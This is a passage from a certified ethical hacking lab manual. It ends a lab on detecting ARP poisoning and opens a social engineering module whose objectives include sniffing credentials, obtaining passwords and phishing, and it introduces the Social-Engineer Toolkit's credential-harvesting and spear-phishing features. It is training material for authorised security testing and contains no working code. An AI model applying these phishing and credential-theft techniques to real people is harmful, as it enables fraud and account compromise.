
38. Similarly, you can navigate to all the available tabs such as **Protocol**, **MAC Endpoint**, **IP Endpoint**, **MAC Conversation**, **IP Conversation** etc.

39. After completing the analysis click on **Log Output** option from the menu bar.



40. In the **Analysis Settings window**, check the **Save log to disk** checkbox and click the ellipsis button under **File path** option.



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

41. In the **Browse For Folder** window, select **Desktop** and click on **OK**.



42. Ensure that **csv** file radio button is selected under **Save As** section and select **30** seconds under **Split file every:** section (this option directly saves a new log file in the specified location for every 30 seconds), leave all the other settings as default and click **OK**.



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
43. We can see that the csv log file is created in **Desktop → log_diagnosis** location.



44. This concludes the demonstration of detecting ARP poisoning using the Capsa Network Analyzer.
45. Close all open windows and document all the acquired information.
46. Turn off the **Windows 11**, **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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CEH Lab Manual

Social Engineering

Module 09

Social Engineering

Social engineering is the art of convincing users to reveal confidential information.

Lab Scenario

Organizations fall victim to social engineering tactics despite having strong security policies and solutions in place. This is because social engineering exploits the most vulnerable link in information system security—employees. Cybercriminals are increasingly using social engineering techniques to target people's weaknesses or play on their good natures.

Social engineering can take many forms, including phishing emails, fake sites, and impersonation. If the features of these techniques make them an art, the psychological insights that inform them make them a science.

While non-existent or inadequate defense mechanisms in an organization can encourage attackers to use various social engineering techniques to target its employees, the bottom line is that there is no technological defense against social engineering. Organizations must educate employees on how to recognize and respond to these attacks, but only constant vigilance will minimize attackers' chances of success.

As an expert ethical hacker and penetration tester, you need to assess the preparedness of your organization or the target of evaluation against social engineering attacks. It is important to note, however, that social engineering primarily requires soft skills. The labs in this module therefore demonstrate several techniques that facilitate or automate certain facets of social engineering attacks.

Lab Objective

The objective of the lab is to use social engineering and related techniques to:

- Sniff user/employee credentials such as employee IDs, names, and email addresses
- Obtain employees' basic personal details and organizational information
- Obtain usernames and passwords
- Perform phishing
- Detect phishing

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

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Lab Duration

Time: 40 Minutes

Overview of Social Engineering

Social engineering is the art of manipulating people to divulge sensitive information that will be used to perform some kind of malicious action. Because social engineering targets human weakness, even organizations with strong security policies are vulnerable to being compromised by attackers. The impact of social engineering attacks on organizations can include economic losses, damage to goodwill, loss of privacy, risk of terrorism, lawsuits and arbitration, and temporary or permanent closure.

There are many ways in which companies may be vulnerable to social engineering attacks. These include:

- Insufficient security training
- Unregulated access to information
- An organizational structure consisting of several units
- Non-existent or lacking security policies

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to perform social engineering tests. The recommended labs that will assist you in learning various social engineering techniques are:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Social Engineering using Various Techniques	√	√	√
	1.1 Sniff Credentials using the Social-Engineer Toolkit (SET)	√		√
2	Detect a Phishing Attack	√	√	√
	2.1 Detect Phishing using Netcraft	√		√
	2.2 Detect Phishing using PhishTank		√	√
3	Audit Organization's Security for Phishing Attacks	√		√
	3.1 Audit Organization's Security for Phishing Attacks using OhPhish	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

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***CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

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Lab 1

Perform Social Engineering using Various Techniques

Social engineering techniques are used to gather sensitive information from people or organizations in order to commit fraud or carry out other criminal activities.

Lab Scenario

As a professional ethical hacker or penetration tester, you should use various social engineering techniques to examine the security of an organization and the awareness of employees.

In a social engineering test, you should try to trick the user into disclosing personal information such as credit card numbers, bank account details, telephone numbers, or confidential information about their organization or computer system. In the real world, attackers would use these details either to commit fraud or to launch further attacks on the target system

Lab Objectives

- Sniff credentials using the Social-Engineer Toolkit (SET)

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Social Engineering Techniques

There are three types of social engineering attacks: human-, computer-, and mobile-based.

- **Human-based social engineering** uses interaction to gather sensitive information, employing techniques such as impersonation, vishing, and eavesdropping

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- **Computer-based social engineering** uses computers to extract sensitive information, employing techniques such as phishing, spamming, and instant messaging
- **Mobile-based social engineering** uses mobile applications to obtain information, employing techniques such as publishing malicious apps, repackaging legitimate apps, using fake security applications, and SMiShing (SMS Phishing)

Lab Tasks

Task 1: Sniff Credentials using the Social-Engineer Toolkit (SET)

The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. SET is particularly useful to attackers, because it is freely available and can be used to carry out a range of attacks. For example, it allows attackers to draft email messages, attach malicious files, and send them to a large number of people using spear phishing. Moreover, SET's multi-attack method allows Java applets, the Metasploit browser, and Credential Harvester/Tabnabbing to be used simultaneously. SET categorizes attacks according to the attack vector used such as email, web, and USB.

